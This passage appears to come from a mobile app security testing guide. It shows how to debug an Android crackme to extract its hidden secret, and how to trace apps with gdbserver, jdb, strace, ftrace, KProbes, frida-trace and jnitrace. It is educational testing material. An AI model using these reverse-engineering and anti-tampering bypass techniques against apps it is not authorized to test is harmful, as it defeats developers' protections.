The secret code is verified by the method a of class `sg.vantagepoint.uncrackable1.a`. Set a breakpoint on method a and "Force Step Into" when you reach the breakpoint. Then, single-step until you reach the call to `String.equals`. This is where user input is compared with the secret string.




```
public static boolean a(String string) {
    byte[] arrby = Base64.decode((String)"5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2GOc=", (int)0);
    byte[] arrby2 = new byte[]{};
    try {
        arrby = sg.vantagepoint.a.a.a(a.b("8d127684cbc37c17616d806cf50473cc"), arrby);
        arrby2 = arrby;
    }
    catch (Exception exception) {
        Log.d((String)"CodeCheck", (String)("AES error:" + exception.getMessage()));
    }
    if (string.equals(new String(arrby2))) {
        return true;
    }
    return false;
}
```

You can see the secret string in the "Variables" view when you reach the `String.equals` method call.



```
this = "test"
StringFactory.newStringFromBytes(byte[]) = "I want to believe"
anObject = "I want to believe"
```



Success!

This is the correct secret.

Debugging Native Code

Native code on Android is packed into ELF shared libraries and runs just like any other native Linux program. Consequently, you can debug it with standard tools (including GDB and built-in IDE debuggers such as IDA Pro and JEB) as long as they support the device's processor architecture (most devices are based on ARM chipsets, so this is usually not an issue).

You'll now set up your JNI demo app, HelloWorld-JNI.apk, for debugging. It's the same APK you downloaded in "Statically Analyzing Native Code". Use adb `install` to install it on your device or on an emulator.

```
$ adb install HelloWorld-JNI.apk
```

If you followed the instructions at the beginning of this chapter, you should already have the Android NDK. It contains prebuilt versions of gdbserver for various architectures. Copy the gdbserver binary to your device:

```
$ adb push $NDK/prebuilt/android-arm/gdbserver/gdbserver /data/local/tmp
```

The `gdbserver --attach` command causes gdbserver to attach to the running process and bind to the IP address and port specified in `comm`, which in this case is a HOST:PORT descriptor. Start HelloWorldJNI on the device, then connect to the device and determine the PID of the HelloWorldJNI process (sg.vantagepoint.helloworldjni). Then switch to the root user and attach `gdbserver`:

```
$ adb shell
$ ps | grep helloworld
u0_a164   12690 201   1533400 51692 ffffffff 00000000 S sg.vantagepoint.helloworldjni
$ su
# /data/local/tmp/gdbserver --attach localhost:1234 12690
Attached; pid = 12690
Listening on port 1234
```

The process is now suspended, and `gdbserver` is listening for debugging clients on port 1234. With the device connected via USB, you can forward this port to a local port on the host with the abd `forward` command:

```
$ adb forward tcp:1234 tcp:1234
```

You'll now use the prebuilt version of gdb included in the NDK toolchain.

```
$ $TOOLCHAIN/bin/gdb libnative-lib.so
GNU gdb (GDB) 7.11
(...)
Reading symbols from libnative-lib.so...(no debugging symbols found)...done.
(gdb) target remote :1234
Remote debugging using :1234
0xb6e0f124 in ?? ()
```

You have successfully attached to the process! The only problem is that you're already too late to debug the JNI function `StringFromJNI`; it only runs once, at startup. You can solve this problem by activating the "Wait for Debugger" option. Go to **Developer Options** -> **Select debug app** and pick HelloWorldJNI, then activate the **Wait for debugger** switch. Then terminate and re-launch the app. It should be suspended automatically.

Our objective is to set a breakpoint at the first instruction of the native function `Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI` before resuming the app. Unfortunately, this isn't possible at this point in the execution because `libnative-lib.so` isn't yet mapped into process memory, it's loaded dynamically during runtime. To get this working, you'll first use jdb to gently change the process into the desired state.

First, resume execution of the Java VM by attaching jdb. You don't want the process to resume immediately though, so pipe the `suspend` command into jdb:

```
$ adb jdwp
14342
$ adb forward tcp:7777 jdwp:14342
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
```

Next, suspend the process where the Java runtime loads `libnative-lib.so`. In jdb, set a breakpoint at the `java.lang.System.loadLibrary` method and resume the process. After the breakpoint has been reached, execute the `step up` command, which will resume the process until `loadLibrary`returns. At this point, `libnative-lib.so` has been loaded.

```
> stop in java.lang.System.loadLibrary
> resume
All threads resumed.
Breakpoint hit: "thread=main", java.lang.System.loadLibrary(), line=988 bci=0
> step up
main[1] step up
>
Step completed: "thread=main", sg.vantagepoint.helloworldjni.MainActivity.<clinit>(), line=12 bci=5

main[1]
```

Execute `gdbserver` to attach to the suspended app. This will cause the app to be suspended by both the Java VM and the Linux kernel (creating a state of "double-suspension").

```
$ adb forward tcp:1234 tcp:1234
$ $TOOLCHAIN/arm-linux-androideabi-gdb libnative-lib.so
GNU gdb (GDB) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
(...)
(gdb) target remote :1234
Remote debugging using :1234
0xb6de83b8 in ?? ()
```

Tracing

Execution Tracing

Besides being useful for debugging, the jdb command line tool offers basic execution tracing functionality. To trace an app right from the start, you can pause the app with the Android "Wait for Debugger" feature or a `kill -STOP` command and attach jdb to set a deferred method breakpoint on any initialization method. Once the breakpoint is reached, activate method tracing with the `trace go methods` command and resume execution. jdb will dump all method entries and exits from that point onwards.

```
$ adb forward tcp:7777 jdwp:7288
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> All threads suspended.
> stop in com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()
Deferring breakpoint com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>().
It will be set after the class is loaded.
> resume
All threads resumed.M
Set deferred breakpoint com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>()

Breakpoint hit: "thread=main", com.acme.bob.mobile.android.core.BobMobileApplication.<clinit>(), line=44 bci=0
main[1] trace go methods
main[1] resume
Method entered: All threads resumed.
```

The Dalvik Debug Monitor Server (DDMS) is a GUI tool included with Android Studio. It may not look like much, but its Java method tracer is one of the most awesome tools you can have in your arsenal, and it is indispensable for analyzing obfuscated bytecode.

DDMS is somewhat confusing, however; it can be launched several ways, and different trace viewers will be launched depending on how a method was traced. There's a standalone tool called "Traceview" as well as a built-in viewer in Android Studio, both of which offer different ways to navigate the trace. You'll usually use Android studio's built-in viewer, which gives you a *zoomable* hierarchical timeline of all method calls. However, the standalone tool is also useful, it has a profile panel that shows the time spent in each method along with the parents and children of each method.

To record an execution trace in Android Studio, open the **Android** tab at the bottom of the GUI. Select the target process in the list and click the little **stop watch** button on the left. This starts the recording. Once you're done, click the same button to stop the recording. The integrated trace view will open and show the recorded trace. You can scroll and zoom the timeline view with the mouse or trackpad.

Execution traces can also be recorded in the standalone Android Device Monitor. The Device Monitor can be started within Android Studio (**Tools** -> **Android** -> **Android Device Monitor**) or from the shell with the `ddms` command.

To start recording tracing information, select the target process in the **Devices** tab and click **Start Method Profiling**. Click the **stop** button to stop recording, after which the Traceview tool will open and show the recorded trace. Clicking any of the methods in the profile panel highlights the selected method in the timeline panel.

DDMS also offers a convenient heap dump button that will dump the Java heap of a process to a .hprof file. The Android Studio user guide contains more information about Traceview.

Tracing System Calls

Moving down a level in the OS hierarchy, you arrive at privileged functions that require the powers of the Linux kernel. These functions are available to normal processes via the system call interface. Instrumenting and intercepting calls into the kernel is an effective method for getting a rough idea of what a user process is doing, and often the most efficient way to deactivate low-level tampering defenses.

Strace is a standard Linux utility that is not included with Android by default, but can be easily built from source via the Android NDK. It monitors the interaction between processes and the kernel, being a very convenient way to monitor system calls. However, there's a downside: as strace depends on the `ptrace` system call to attach to the target process, once anti-debugging measures become active it will stop working.

If the "Wait for debugger" feature in **Settings > Developer options** is unavailable, you can use a shell script to launch the process and immediately attach strace (not an elegant solution, but it works):

```
$ while true; do pid=$(pgrep 'target_process' | head -1); if [[ -n "$pid" ]]; then strace -s 2000 - e "!read" -ff -p "$pid"; break; fi; done
```

Ftrace

Ftrace is a tracing utility built directly into the Linux kernel. On a rooted device, ftrace can trace kernel system calls more transparently than strace can (strace relies on the ptrace system call to attach to the target process).

Conveniently, the stock Android kernel on both Lollipop and Marshmallow include ftrace functionality. The feature can be enabled with the following command:

```
$ echo 1 > /proc/sys/kernel/ftrace_enabled
```

The `/sys/kernel/debug/tracing` directory holds all control and output files related to ftrace. The following files are found in this directory:

- available_tracers: This file lists the available tracers compiled into the kernel.
- current_tracer: This file sets or displays the current tracer.
- tracing_on: Echo "1" into this file to allow/start update of the ring buffer. Echoing "0" will prevent further writes into the ring buffer.

KProbes

The KProbes interface provides an even more powerful way to instrument the kernel: it allows you to insert probes into (almost) arbitrary code addresses within kernel memory. KProbes inserts a breakpoint instruction at the specified address. Once the breakpoint is reached, control passes to the KProbes system, which then executes the user-defined handler function(s) and the original instruction. Besides being great for function tracing, KProbes can implement rootkit-like functionality, such as file hiding.

Jprobes and Kretprobes are other KProbes-based probe types that allow hooking of function entries and exits.

The stock Android kernel comes without loadable module support, which is a problem because Kprobes are usually deployed as kernel modules. The strict memory protection the Android kernel is compiled with is another issue because it prevents the patching of some parts of Kernel memory. Elfmaster's system call hooking method causes a Kernel panic on stock Lollipop and Marshmallow because the sys_call_table is non-writable. You can, however, use KProbes in a sandbox by compiling your own, more lenient Kernel (more on this later).

Method Tracing

In contrast to method profiling, which tells you how frequently a method is being called, method tracing helps you to also determine its input and output values. This technique can prove to be very useful when dealing with applications that have a big codebase and/or are obfuscated.


As we will discuss shortly in the next section, `frida-trace` offers out-of-the-box support for Android/iOS native code tracing and iOS high level method tracing. If you prefer a GUI-based approach you can use tools such as RMS - Runtime Mobile Security which enables a more visual experience as well as include several convenience tracing options.

Native Code Tracing

Native methods tracing can be performed with relative ease than compared to Java method tracing. `frida-trace` is a CLI tool for dynamically tracing function calls. It makes tracing native functions trivial and can be very useful for collecting information about an application.

In order to use `frida-trace`, a Frida server should be running on the device. An example for tracing libc's open function using `frida-trace` is demonstrated below, where `-U` connects to the USB device and `-i` specifies the function to be included in the trace.

```
$ frida-trace -U -i "open" com.android.chrome
```



```
Started tracing 1 function. Press Ctrl+C to stop.
           /* TID 0x36ba */
  3385 ms  open(path="/data/user/0/com.android.chrome/app_chrome/Default/GPUCache/index", oflag=0x0)
  3391 ms  open(path="/data/user/0/com.android.chrome/app_chrome/Default/GPUCache/index-dir/the-real-index", oflag=0x0)
  3418 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/8c6cfae1548e2abe_0", oflag=0xc2)
           /* TID 0x352d */
  3852 ms  open(path="/proc/net/xt_qtaguid/stats", oflag=0x0)
  3853 ms  open(path="/proc/net/xt_qtaguid/stats", oflag=0x0)
           /* TID 0x36ba */
  3861 ms  open(path="/data/user/0/com.android.chrome/app_chrome/Default/DeltaFileLevelDb/LOG", oflag=0x241)
  3862 ms  open(path="/data/user/0/com.android.chrome/app_chrome/Default/DeltaFileLevelDb/LOCK", oflag=0x2)
  3863 ms  open(path="/data/user/0/com.android.chrome/app_chrome/Default/DeltaFileLevelDb/CURRENT", oflag=0x0)
           /* TID 0x401b */
  3863 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/7a7195018f1765e4_0", oflag=0x2)
           /* TID 0x401a */
  3864 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/32f59c357713aa03_0", oflag=0x2)
  3864 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/32f59c357713aa03_1", oflag=0x2)
           /* TID 0x36ba */
  3865 ms  open(path="/data/user/0/com.android.chrome/app_chrome/Default/DeltaFileLevelDb/MANIFEST-000001", oflag=0x0)
           /* TID 0x401b */
  3865 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/7a7195018f1765e4_1", oflag=0x2)
           /* TID 0x4035 */
  3866 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/f3595c2530ef9720_0", oflag=0x2)
           /* TID 0x401a */
  3866 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/32f59c357713aa03_s", oflag=0x2)
           /* TID 0x401b */
  3866 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/7a7195018f1765e4_s", oflag=0x2)
           /* TID 0x36b8 */
  3866 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/c91d3ba6d5be834e_0", oflag=0x2)
           /* TID 0x4035 */
  3867 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/f3595c2530ef9720_1", oflag=0x2)
           /* TID 0x418e */
  3867 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/0660be5420ecb9ff_0", oflag=0x2)
  3868 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/0660be5420ecb9ff_1", oflag=0x2)
  3868 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/0660be5420ecb9ff_s", oflag=0x2)
  3869 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/6a5a2bb023ded144_0", oflag=0x2)
  3869 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/6a5a2bb023ded144_1", oflag=0x2)
  3869 ms  open(path="/data/user/0/com.android.chrome/cache/Cache/6a5a2bb023ded144_s", oflag=0x2)
  3870 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/582575465db63dec_0", oflag=0x2)
  3870 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/582575465db63dec_1", oflag=0x2)
  3871 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/582575465db63dec_s", oflag=0x2)
           /* TID 0x401b */
  3871 ms  open(path="/data/user/0/com.android.chrome/cache/Code Cache/js/9f474cdcfa861f4a_0", oflag=0x2)
```

Note how, by default, only the arguments passed to the function are shown, but not the return values. Under the hood, `frida-trace` generates one little JavaScript handler file per matched function in the auto-generated `__handlers__` folder, which Frida then injects into the process. You can edit these files for more advanced usage such as obtaining the return value of the functions, their input parameters, accessing the memory, etc. Check Frida's JavaScript API for more details.

In this case, the generated script which traces all calls to the open function in `libc.so` is located in is `__handlers__/libc.so/open.js`, it looks as follows:

```
{
  onEnter: function (log, args, state) {
    log('open(' +
      'path="' + args[0].readUtf8String() + '"' +
      ', oflag=' + args[1] +
    ')');
  },


  onLeave: function (log, retval, state) {
      log('\t return: ' + retval);      \\ edited
  }
}
```

In the above script, `onEnter` takes care of logging the calls to this function and its two input parameters in the right format. You can edit the onLeave event to print the return values as shown above.

> Note that libc is a well-known library, Frida is able to derive the input parameters of its open function and automatically log them correctly. But this won't be the case for other libraries or for Android Kotlin/Java code. In that case, you may want to obtain the signatures of the functions you're interested in by referring to Android Developers documentation or by reverse engineer the app first.

Another thing to notice in the output above is that it's colorized. An application can have multiple threads running, and each thread can call the open function independently. By using such a color scheme, the output can be easily visually segregated for each thread.

`frida-trace` is a very versatile tool and there are multiple configuration options available such as:

- Including `-I` and excluding `-X` entire modules.
- Tracing all JNI functions in an Android application using `-i "Java_*"` (note the use of a glob `*` to match all possible functions starting with "Java_").
- Tracing functions by address when no function name symbols are available (stripped binaries), e.g. `-a "libjpeg.so!0x4793c"`.

```
$ frida-trace -U -i "Java_*" com.android.chrome
```

Many binaries are stripped and don't have function name symbols available with them. In such cases, a function can be traced using its address as well.

```
$ frida-trace -p 1372 -a "libjpeg.so!0x4793c"
```

Frida 12.10 introduces a new useful syntax to query Java classes and methods as well as Java method tracing support for frida-trace via `-j` ((starting on frida-tools 8.0).

- In Frida scripts: e.g. `Java.enumerateMethods('*youtube*!on*')` uses globs to take all classes that include "youtube" as part of their name and enumerate all methods starting with "on".
- In frida-trace: e.g. `-j '*!*certificate*/isu'` triggers a case-insensitive query (`i`), including method signatures (`s`) and excluding system classes (`u`).

Refer to the Release Notes for more details. To learn more about all options for advanced usage, check the documentation on the official Frida website.

JNI Tracing


As detailed in section Reviewing Disassembled Native Code, the first argument passed to every JNI function is a JNI interface pointer. This pointer contains a table of functions that allows native code to access the Android Runtime. Identifying calls to these functions can help with understanding library functionality, such as what strings are created or Java methods are called.

jnitrace is a Frida based tool similar to frida-trace which specifically targets the usage of Android's JNI API by native libraries, providing a convenient way to obtain JNI method traces including arguments and return values.

You can easily install it by running `pip install jnitrace` and run it straightaway as follows:

```
$ jnitrace -l libnative-lib.so sg.vantagepoint.helloworldjni
```

> The `-l` option can be provided multiple times to trace multiple libraries, or `*` can be provided to trace all libraries. This, however, may provide a lot of output.



```
Tracing. Press any key to quit...
Traced library "libnative-lib.so" loaded from path "/data/app/sg.vantagepoint.helloworldjni-1/lib/x86_64".

          /* TID 2573 */
   259 ms [+] JNIEnv->NewStringUTF
   259 ms |- JNIEnv*          : 0x7ff668992240
   259 ms |- char*            : 0x7ff663101503
   259 ms |:     Hello from C++
   259 ms |= jstring          : 0x20001d
```

In the output you can see the trace of a call to `NewStringUTF` made from the native code (its return value is then given back to Java code, see section "Reviewing Disassembled Native Code" for more details). Note how similarly to frida-trace, the output is colorized helping to visually distinguish the different threads.

When tracing JNI API calls you can see the thread ID at the top, followed by the JNI method call including the method name, the input arguments and the return value. In the case of a call to a Java method from native code, the Java method arguments will also be supplied. Finally jnitrace will attempt to use the Frida backtracing library to show where the JNI call was made from.

To learn more about all options for advanced usage, check the documentation on the jnitrace GitHub page.

Emulation-based Analysis

The Android emulator is based on QEMU, a generic and open source machine emulator. QEMU emulates a guest CPU by translating the guest instructions on-the-fly into instructions the host processor can understand. Each basic block of guest instructions is disassembled and translated into an intermediate representation called Tiny Code Generator (TCG). The TCG block is compiled into a block of host instructions, stored in a code cache, and executed. After execution of the basic block, QEMU repeats the process for the next block of guest instructions (or loads the already translated block from the cache). The whole process is called dynamic binary translation.

Because the Android emulator is a fork of QEMU, it comes with all QEMU features, including monitoring, debugging, and tracing facilities. QEMU-specific parameters can be passed to the emulator with the `-qemu` command line flag. You can use QEMU's built-in tracing facilities to log executed instructions and virtual register values. Starting QEMU with the `-d` command line flag will cause it to dump the blocks of guest code, micro operations, or host instructions being executed. With the `-d_asm` flag, QEMU logs all basic blocks of guest code as they enter QEMU's translation function. The following command logs all translated blocks to a file:

```
$ emulator -show-kernel -avd Nexus_4_API_19 -snapshot default-boot -no-snapshot-save -qemu -d in_asm,cpu 2>/tmp/qemu.log
```

Unfortunately, generating a complete guest instruction trace with QEMU is impossible because code blocks are written to the log only at the time they are translated, not when they're taken from the cache. For example, if a block is repeatedly executed in a loop, only the first iteration will be printed to the log. There's no way to disable TB caching in QEMU (besides hacking the source code). Nevertheless, the functionality is sufficient for basic tasks, such as reconstructing the disassembly of a natively executed cryptographic algorithm.

Binary Analysis

Binary analysis frameworks give you powerful ways to automate tasks that would be almost impossible to do manually. Binary analysis frameworks typically use a technique called symbolic execution, which allow to determine the conditions necessary to reach a specific target. It translates the program's semantics into a logical formula in which some variables are represented by symbols with specific constraints. By resolving the constraints, you can find the conditions necessary for the execution of some branch of the program.

Symbolic Execution

